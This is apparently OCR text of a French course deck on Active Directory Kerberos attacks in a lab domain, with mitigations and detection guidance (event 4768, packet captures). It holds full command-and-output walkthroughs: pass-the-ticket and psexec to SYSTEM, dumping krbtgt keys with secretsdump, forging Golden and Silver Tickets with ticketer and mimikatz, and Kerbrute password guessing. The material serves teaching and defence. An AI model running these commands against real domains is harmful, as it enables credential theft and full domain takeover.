
```
┌──(kali㉿kali)-[~]
└─$ impacket-describeTicket c.blanc-rolin.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 44e688537c0d06929287d1da4d0af6a9bdc04e5edcdd3470adae08ae7f6bdc59
[*] User Name                     : c.blanc-rolin
[*] User Realm                    : WOUNDRIDE.LOCAL
[*] Service Name                  : krbtgt/WOUNDRIDE.LOCAL
[*] Service Realm                 : WOUNDRIDE.LOCAL
[*] Start Time                    : 12/02/2025 23:34:37 PM
[*] End Time                      : 13/02/2025 09:34:37 AM
[*] RenewTill                     : 13/02/2025 23:34:36 PM
[*] Flags                         : (0x50c10000) forwardable, proxiable, renewable, initial, enc_pa_rep
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : ROaIU3wNBpKSh9HaTQr2qb3ATl7c3TRwra4Irn9r3Fk=
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/WOUNDRIDE.LOCAL
[*]   Service Realm               : WOUNDRIDE.LOCAL
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys

┌──(kali㉿kali)-[~]
└─$ KRB5CCNAME=c.blanc-rolin.ccache impacket-smbclient woundride.local/c.blanc-rolin\@pc11 -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
ADMIN$
C$
IPC$
test
Users
# use test
# ls
drw-rw-rw-          0  Wed Feb 12 23:38:38 2025 .
drw-rw-rw-          0  Wed Feb 12 22:14:06 2025 ..
-rw-rw-rw-          8  Wed Feb 12 23:38:45 2025 coucou.txt
#
```

```
┌──(kali㉿kali)-[~]
└─$ KRB5CCNAME=c.blanc-rolin.ccache impacket-psexec woundride.local/c.blanc-rolin\@pc11 -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on pc11.....
[*] Found writable share ADMIN$
[*] Uploading file vUiOyLUz.exe
[*] Opening SVCManager on pc11.....
[*] Creating service UMNO on pc11.....
[*] Starting service UMNO.....
[!] Press help for extra shell commands
Microsoft Windows [version 10.0.22631.2428]
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
(c) Microsoft Corporation. Tous droits r◆serv◆s.


C:\Windows\System32> whoami
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
autorite nt\syst◆me


C:\Windows\System32>
```

Attaque de type Path the ticket

Récupération d'un ticket avec Rubeus + PTT :

admin_t2_cbr n'est pas admin de domaine, mais c.blanc-rolin oui ^^, à l'aide du ticket TGT volé, il est possible de se connecter au DC



Éviter ces attaques

Auditer régulièrement son AD (ADS, PingCastle, Purple Night, Rubeus, Impacket) pour vérifier l'absence de comptes utilisateurs pour lesquels :

- La pré-authentification Kerberos est désactivée
- L'attribut ServicePrincipalName est défini

Si une solution nécessite l'utilisation de l'attribut ServicePrincipalName, privilégier :

- L'utilisation de comptes machines
- Dont les mots de passe sont généralement aléatoires et robustes

Attaque de type Golden Ticket

Contexte :

- Attaque de type « persistance »
- Nécessite la compromission du compte krbtgt (l'attaquant doit être administrateur du domaine pour effectuer cette compromission)

Fonctionnement :

- Après avoir obtenu le condensat du mot de passe du compte krbtgt
- L'attaquant peut forger des tickets TGT pour n'importe quel compte utilisateur (même un utilisateur n'existant pas dans l'annuaire)
- Ce ticket sera valide jusqu'à sa date de fin de validité, tant que le mot de passe du compte krbtgt n'aura pas été modifié

Attaque de type Golden Ticket : prérequis

Récupération du SID du domaine (un simple compte utilisateur suffit):

```
┌──(kali㉿kali)-[~]
└─$ impacket-lookupsid woundride.local/admin_t0_cbr\@192.168.46.2
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Brute forcing SIDs at 192.168.46.2
[*] StringBinding ncacn_np:192.168.46.2[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3332904308-1614487934-3407257785
```

Récupération du condensat de mot de passe du compte krbtgt (compte privilégié nécessaire):

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump woundride.local/admin_t0_cbr\@192.168.46.2
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x61e5140a26ef561f29b233704e51bba0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Kerberos keys grabbed
Administrateur:aes256-cts-hmac-sha1-96:963dee662189886cebb02ca30fa0d87daa31885fccffcab290b796288e16d804
Administrateur:aes128-cts-hmac-sha1-96:5259e2c4f5b5f23af1b19b1712a4cca6
Administrateur:des-cbc-md5:2c3df8297508df37
krbtgt:aes256-cts-hmac-sha1-96:cb4798f336ffa47230e86f945e5e7552349ff97231d66c6065fdd061bce3ea17
krbtgt:aes128-cts-hmac-sha1-96:8e559e09bb14968305f30282bcf9a4b
krbtgt:des-cbc-md5:cdfb4307f8493489
woundride.local\c.blanc-rolin:aes256-cts-hmac-sha1-96:36986cee810db67bfe7666103ae4fbcb44ae83e1bb6a7b8fad211ccab923faff
```

Attaque de type Golden Ticket : génération du ticket

Génération (en local / sans interaction avec le DC) du ticket :

```
┌──(kali㉿kali)-[~]
└─$ impacket-ticketer -aesKey cb4798f336ffa47230e86f945e5e7552349ff97231d66c6065fdd061bce3ea17 -domain-sid S-1-5-21-3332904308-1614487934-3407257785 -domain woundride.local administrateur
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
/usr/share/doc/python3-impacket/examples/ticketer.py:141: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.dat
etime.now(datetime.UTC).
  aTime = timegm(datetime.datetime.utcnow().timetuple())
[*] Customizing ticket for woundride.local/administrateur
/usr/share/doc/python3-impacket/examples/ticketer.py:600: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.dat
etime.now(datetime.UTC).
  ticketDuration = datetime.datetime.utcnow() + datetime.timedelta(hours=int(self.__options.duration))
/usr/share/doc/python3-impacket/examples/ticketer.py:718: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.dat
etime.now(datetime.UTC).
  encTicketPart['authtime'] = KerberosTime.to_asn1(datetime.datetime.utcnow())
/usr/share/doc/python3-impacket/examples/ticketer.py:719: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.dat
etime.now(datetime.UTC).
  encTicketPart['starttime'] = KerberosTime.to_asn1(datetime.date
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
/usr/share/doc/python3-impacket/examples/ticketer.py:843: Deprec
etime.now(datetime.UTC).
  encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1(da
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in administrateur.ccache
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-describeTicket administrateur.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 6c486c647a797568526768415a5172537262514349546151 4a744d6f75797756
[*] User Name                     : administrateur
[*] User Realm                    : WOUNDRIDE.LOCAL
[*] Service Name                  : krbtgt/WOUNDRIDE.LOCAL
[*] Service Realm                 : WOUNDRIDE.LOCAL
[*] Start Time                    : 22/02/2025 00:37:21 AM
[*] End Time                      : 20/02/2035 00:37:21 AM
[*] RenewTill                     : 20/02/2035 00:37:21 AM
[*] Flags                         : (0x50e00000) forwardable, proxiable, renewable, initial, pre_authent
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : bEhsZHp5dWhSZ2hBWlFyU3JiUUNJVGFRSnRNb3V5d1Y=
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/WOUNDRIDE.LOCAL
[*]   Service Realm               : WOUNDRIDE.LOCAL
[*]   Encryption type            : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
```

Attaque de type Golden Ticket : utilisation du ticket

L'attaquant peut désormais se connecter aux différentes ressources du domaine avec les privilèges de l'utilisateur choisi (des tickets TGS seront générés à partir de ce TGT « passe partout » :

```
┌──(kali㉿kali)-[~]
└─$ KRB5CCNAME=administrateur.ccache impacket-smbclient woundride.local/administrateur\@w2019-dc01 -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use c$
# ls
drw-rw-rw-          0  Sun Nov  1 01:31:36 2020 $Recycle.Bin
drw-rw-rw-          0  Sun Nov  1 01:41:39 2020 Documents and Settings
-rw-rw-rw-  738197504  Sat Jan  4 23:45:37 2025 pagefile.sys
drw-rw-rw-          0  Sun Nov  1 01:31:36 2020 PerfLogs
drw-rw-rw-          0  Mon May 27 23:32:24 2024 Program Files
drw-rw-rw-          0  Thu Oct  3 16:50:28 2024 Program Files (x86)
drw-rw-rw-          0  Mon May 27 23:34:56 2024 ProgramData
drw-rw-rw-          0  Sun Nov  1 01:41:57 2020 Recovery
drw-rw-rw-          0  Fri Jun  3 10:52:41 2022 System Volume Information
drw-rw-rw-          0  Sat Jan  4 22:05:55 2025 Users
-rw-rw-rw-    6520832  Sun May 26 00:12:39 2024 wazuh-agent
drw-rw-rw-          0  Sat Jan  4 23:45:37 2025 Windows
# 
```

Attaque de type Silver Ticket

Contexte :

- Attaque de type « persistance »
- Nécessite la compromission du compte machine (l'attaquant doit disposer de privilèges sur la machine pour effectuer cette compromission)

Fonctionnement :

- Après avoir obtenu le condensat du mot de passe du compte machine
- L'attaquant peut forger des tickets TGS pour n'importe quel compte utilisateur (même un utilisateur n'existant pas dans l'annuaire)
- Ce ticket sera valide jusqu'à sa date de fin de validité, tant que le mot de passe du compte machine n'aura pas été modifié

Attaque de type Silver Ticket : prérequis

Récupération du SID du domaine (un simple compte utilisateur suffit):

```
┌──(kali㉿kali)-[~]
└─$ impacket-lookupsid woundride.local/admin_t0_cbr\@192.168.46.2
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Brute forcing SIDs at 192.168.46.2
[*] StringBinding ncacn_np:192.168.46.2[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3332904308-1614487934-3407257785
```

Récupération du condensat de mot de passe du compte machine (compte privilégié nécessaire):

```
  .#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # sekurlsa::msv

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : W2019-DC01$
Domain            : WOUNDRIDE
Logon Server      : (null)
Logon Time        : 05/01/2025 00:45:44
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : W2019-DC01$
         * Domain   : WOUNDRIDE
         * NTLM     : b0b3af6a7aa25725c9c620860944f980
         * SHA1     : 9598f79c94ab20005c9a5144408b8f87d0a350b2
```

Attaque de type Silver Ticket : génération du ticket

Génération (en local / sans interaction avec le DC) du ticket :

```
┌──(kali㉿kali)-[~]
└─$ impacket-ticketer -nthash b0b3af6a7aa25725c9c620860944f980 -domain-sid S-1-5-21-3332904308-1614487934-3407257785 -domain woundride.local -spn cifs/w2019-dc01  administrateur
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
/usr/share/doc/python3-impacket/examples/ticketer.py:141: Depr
etime.now(datetime.UTC).
  aTime = timegm(datetime.datetime.utcnow().timetuple())
[*] Customizing ticket for woundride.local/administrateur
/usr/share/doc/python3-impacket/examples/ticketer.py:600: Depr
etime.now(datetime.UTC).
  ticketDuration = datetime.datetime.utcnow() + datetime.timed
/usr/share/doc/python3-impacket/examples/ticketer.py:718: Depr
etime.now(datetime.UTC).
  encTicketPart['authtime'] = KerberosTime.to_asn1(datetime.da
/usr/share/doc/python3-impacket/examples/ticketer.py:719: Depr
etime.now(datetime.UTC).
  encTicketPart['starttime'] = KerberosTime.to_asn1(datetime.d
[*]      PAC_LOGON_INFO
[*]      PAC_CLIENT_INFO_TYPE
[*]      EncTicketPart
/usr/share/doc/python3-impacket/examples/ticketer.py:843: Depr
etime.now(datetime.UTC).
  encRepPart['last-req'][0]['lr-value'] = KerberosTime.to_asn1
[*]      EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]      PAC_SERVER_CHECKSUM
[*]      PAC_PRIVSVR_CHECKSUM
[*]      EncTicketPart
[*]      EncTGSRepPart
[*] Saving ticket in administrateur.ccache
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-describeTicket administrateur.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 706d6648486b63437a664e746b4a686a
[*] User Name                     : administrateur
[*] User Realm                    : WOUNDRIDE.LOCAL
[*] Service Name                  : cifs/w2019-dc01
[*] Service Realm                 : WOUNDRIDE.LOCAL
[*] Start Time                    : 31/03/2025 23:02:39 PM
[*] End Time                      : 29/03/2035 23:02:39 PM
[*] RenewTill                     : 29/03/2035 23:02:39 PM
[*] Flags                         : (0x50a00000) forwardable, proxiable, renewable, pre_authent
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : cG1mSEhrY0N6Zk50a0poag==
[*] Kerberoast hash               : $krb5tgs$23$*USER$WOUNDRIDE.LOCAL$cifs/w2019-dc01*$8ed6087f972023aeeaaf5b72936c2a32$c854592eadcb1cb9d02752f701d3ba191035e1
e64fb1157fecb04897f1e715e9c0d090315a9a72e12fc27090c9ecd3f81427b912a96006510ff1f90b5fe7adc48d9d1614d9a16a8b12ef08f1230d50c811ee042e75d91b2070e565404be44b9060cb
6ca4d2c75d831fd79de27239f4f43f3001e07fd6de502740cb6fde3af5cf82e483bed3eacc1eb9755b68e86f6d914b91169a0ce8c78f67498eff7f012199a43cdb13286955925187cac001698aed48
e1b04953fb2ed51788d75423a5b818c9c6471a26d5449e73446b53a070404ddb0b4e1d9409ab3b77ac735ed536a75348a55d7428240863a0b32f7136d87a423e9b690bb259474a08ab7764f6fe788d
3e2996f15d206ad8be0b2b57ee7f8c2eba08807d459346f8a66bc85ee870d68914cb055ba48861182a6d668cbfee71074130713e91f42db66f8ac506493b4086619385b255162570c6b8fa79070f1c
36e40e963ebfaece31d69c8a674607f81db35c390d3027366b08aab1567d2752bf8f3ed469f8f89b3a316f2b1a0264ab8705e76dc9610a93dd7d7bf45645f4bf58f38ca9523c74e1b2a59049148610
a7a8f063af6ee36803dd0bb98c89df3c29d5662974466a6650bd95801785b46efe45e1f5ea259670bebfe73fe5f510c90149cb41a9ca1fadd11ba9653a7f899dd1533c02d29b43cc94f618922a0f12
95a026ff8656cf7669eb01556dbcdb1de0c8d03a67dffe99088102091f0c90decbf0b6c36a2e2a9bfb1d221ecb2bd703471100962a61bec5126730f70e9daeb58c7ce57e4a61fc70e259b789827931
938e288da567612eb94a282322796606edda4179a511de9e9e4dac62e60b1ae4d1a52049e2f08c6bb73d62c16e8d6895f8ab38b3c79000e9ac739de80580a0236fc9937f77bc1f7480ec7febadfaa3
57f9b40173e92cf2e4656fdc7513675c387914329e9e6c60cc050565b9b725a946feb116e2e0755f08846dd42a5efc4c9bd6c7f9106789b5e38b785d97ad8b185e133851a1923c1cbb72d9f0655f26
a76c3cbd97712dd99732c85c0b120f9f4d5786e90cc978c53e4ffc1022246b40f8e37bf005646c21feb81e99db34db50e3095ee16e8773519b6b365c6819d8062a189b7bef4400cdd4b75e62fd8797
72fafc3df1a004b8cdea569da892a41bd5afc70dc5a3e1d79ce5f412ae1a696ea0203719ec7758f660622af7364be3c9b02a4e35b7c26fb4829d2226e46f9a6613f7e369a308cad542419368b9c168
43bd489bae672b8f54bbb2efe29f03c82e2e195c02f7b13626b18a193c6069fd80c45b32e8e6bcc1c45986c5e090
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name              : cifs/w2019-dc01
[*]   Service Realm             : WOUNDRIDE.LOCAL
[*]   Encryption type           : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
```

Attaque de type Silver Ticket : utilisation du ticket

L'attaquant peut désormais se connecter à la machine avec n'importe quel compte utilisateur, notamment le compte administrateur du domaine :

```
┌──(kali㉿kali)-[~]
└─$ KRB5CCNAME=administrateur.ccache impacket-smbexec woundride.local/administrateur\@w2019-dc01 -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>hostname
W2019-DC01
```

Contrer une attaque de type Golden ou Silver Ticket

Changer régulièrement le mot de passe du compte krbtgt

Désactiver les comptes à haut privilèges lorsqu'ils ne sont pas utilisés

Réduire les privilèges lorsqu'ils ne sont pas utilisés

Monitorer l'utilisation des comptes à hauts privilèges

Mettre en place le Tiering Model

Utiliser des serveurs Bastions / PAM (Privileged Access Management)


Détection d'attaques sur Kerberos - TGT

Les informations présentes dans les journaux d'évènements des contrôleurs de domaines, ainsi que les requêtes LDAP émises sur le réseau, peuvent permettre de détecter l'utilisation d'outils tels que Rubeus ou Impacket, en particulier, grâce aux options relatives aux tickets lors des demandes faites au KDC.

- Demande d'un ticket TGT depuis Windows :

```
▸ Frame 4: 298 bytes on wire (2384 bits), 298 bytes captured (2384 bits)
▸ Ethernet II, Src: Stormshi_ , Dst: PcsCompu
▸ Internet Protocol Version 4, Src: 192.168.42.102, Dst: 192.168.46.2
▸ Transmission Control Protocol, Src Port: 61357, Dst Port: 88, Seq: 1, Ack: 1, Len: 244
▾ Kerberos
  ▸ Record Mark: 240 bytes
  ▾ as-req
      pvno: 5
      msg-type: krb-as-req (10)
    ▸ padata: 1 item
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40810010
      ▸ cname
        realm: WOUNDRIDE.LOCAL
      ▾ sname
          name-type: kRB5-NT-SRV-INST (2)
        ▾ sname-string: 2 items
            SNameString: krbtgt
            SNameString: WOUNDRIDE.LOCAL
        till: Sep 13, 2100 04:48:05.000000000 CEST
        rtime: Sep 13, 2100 04:48:05.000000000 CEST
        nonce: 363146977
      ▸ etype: 6 items
      ▸ addresses: 1 item PC11<20>
```

AS-REQ émise sur le réseau



Événement 4768 (demande d'un TGT) sur un DC

Détection d'attaques sur Kerberos – TGT

Demande d'un ticket TGT (AS-REQ) depuis des outils offensifs :

```
Frame 1: 312 bytes on wire (2496 bits), 312 bytes captured (2496 bits)
Raw packet data
Internet Protocol Version 4, Src: 192.168.42.106, Dst: 192.168.46.2
Transmission Control Protocol, Src Port: 51050, Dst Port: 88, Seq: 1, Len: 272
Kerberos
  Record Mark: 268 bytes
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    padata: 2 items
    req-body
      Padding: 0
      kdc-options: 50800000
      cname
      realm: WOUNDRIDE.LOCAL
      sname
        name-type: kRB5-NT-PRINCIPAL (1)
        sname-string: 2 items
          SNameString: krbtgt
          SNameString: WOUNDRIDE.LOCAL
      till: Apr  3, 2025 23:00:41.000000000 CEST
      rtime: Apr  3, 2025 23:00:41.000000000 CEST
      nonce: 51366971
      etype: 1 item
```

Impacket

```
Frame 5: 229 bytes on wire (1832 bits), 229
Ethernet II, Src: Stormshi_
Internet Protocol Version 4, Src: 192.168.4
Transmission Control Protocol, Src Port: 56
Kerberos
  Record Mark: 171 bytes
  as-req
    pvno: 5
    msg-type: krb-as-req (10)
    padata: 1 item
    req-body
      Padding: 0
      kdc-options: 40800010
      cname
      realm: woundride.local
      sname
        name-type: kRB5-NT-SRV-INST (2)
        sname-string: 2 items
          SNameString: krbtgt
          SNameString: woundride.local
      till: Sep 13, 2037 06:48:05.000000000 CEST
      nonce: 105245012
      etype: 1 item
```

Rubeus

Sécurité Nombre d'événements : 893 (!) Nouveaux événements disponibles

Mots clés	Date et heure	Source	ID ...	Catégorie de la tâche
Succès de l'audit	09/02/2026 23:03:14	Microsoft Windows security auditing.	4768	Kerberos Authentication Service

Événement 4768, Microsoft Windows security auditing.

Général | Détails

Vue simplifiée | Vue XML

+ **System**

- **EventData**

TargetUserName	admin_t0_cbr
TargetDomainName	woundride.local
TargetSid	S-1-5-21-3332904308-1614487934-3407257785-1121
ServiceName	krbtgt
ServiceSid	S-1-5-21-3332904308-1614487934-3407257785-502
TicketOptions	0x40800010
Status	0x0
TicketEncryptionType	0x12
PreAuthType	2
IpAddress	::ffff:192.168.46.11
IpPort	49880
CertIssuerName	
CertSerialNumber	
CertThumbprint	

Détection d'attaques sur Kerberos – Bruteforce

Bruteforce ou password spraying avec Kerbrute sur la pré-authentification Kerberos :

```
charles@machine:~/Téléchargements$ ./kerbrute_linux_amd64 bruteuser -d woundride.local --dc 192.168.46.2 -v rockyou.txt administrateur

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 06/23/25 - Ronnie Flathers @ropnop

2025/06/23 01:06:15 >  Using KDC(s):
2025/06/23 01:06:15 >   192.168.46.2:88

2025/06/23 01:06:15 >  [!] administrateur@woundride.local:iloveyou - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:password - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:12345 - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:princess - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:daniel - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:nicole - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:babygirl - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:monkey - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:lovely - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:michael - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:654321 - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:ashley - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:qwerty - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:111111 - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:iloveu - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:000000 - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:michelle - Invalid password
2025/06/23 01:06:15 >  [!] administrateur@woundride.local:tigger - Invalid password
```

Détection d'attaques sur Kerberos – Bruteforce

Détection possible, à condition d'avoir activé les logs, non actifs par défaut :
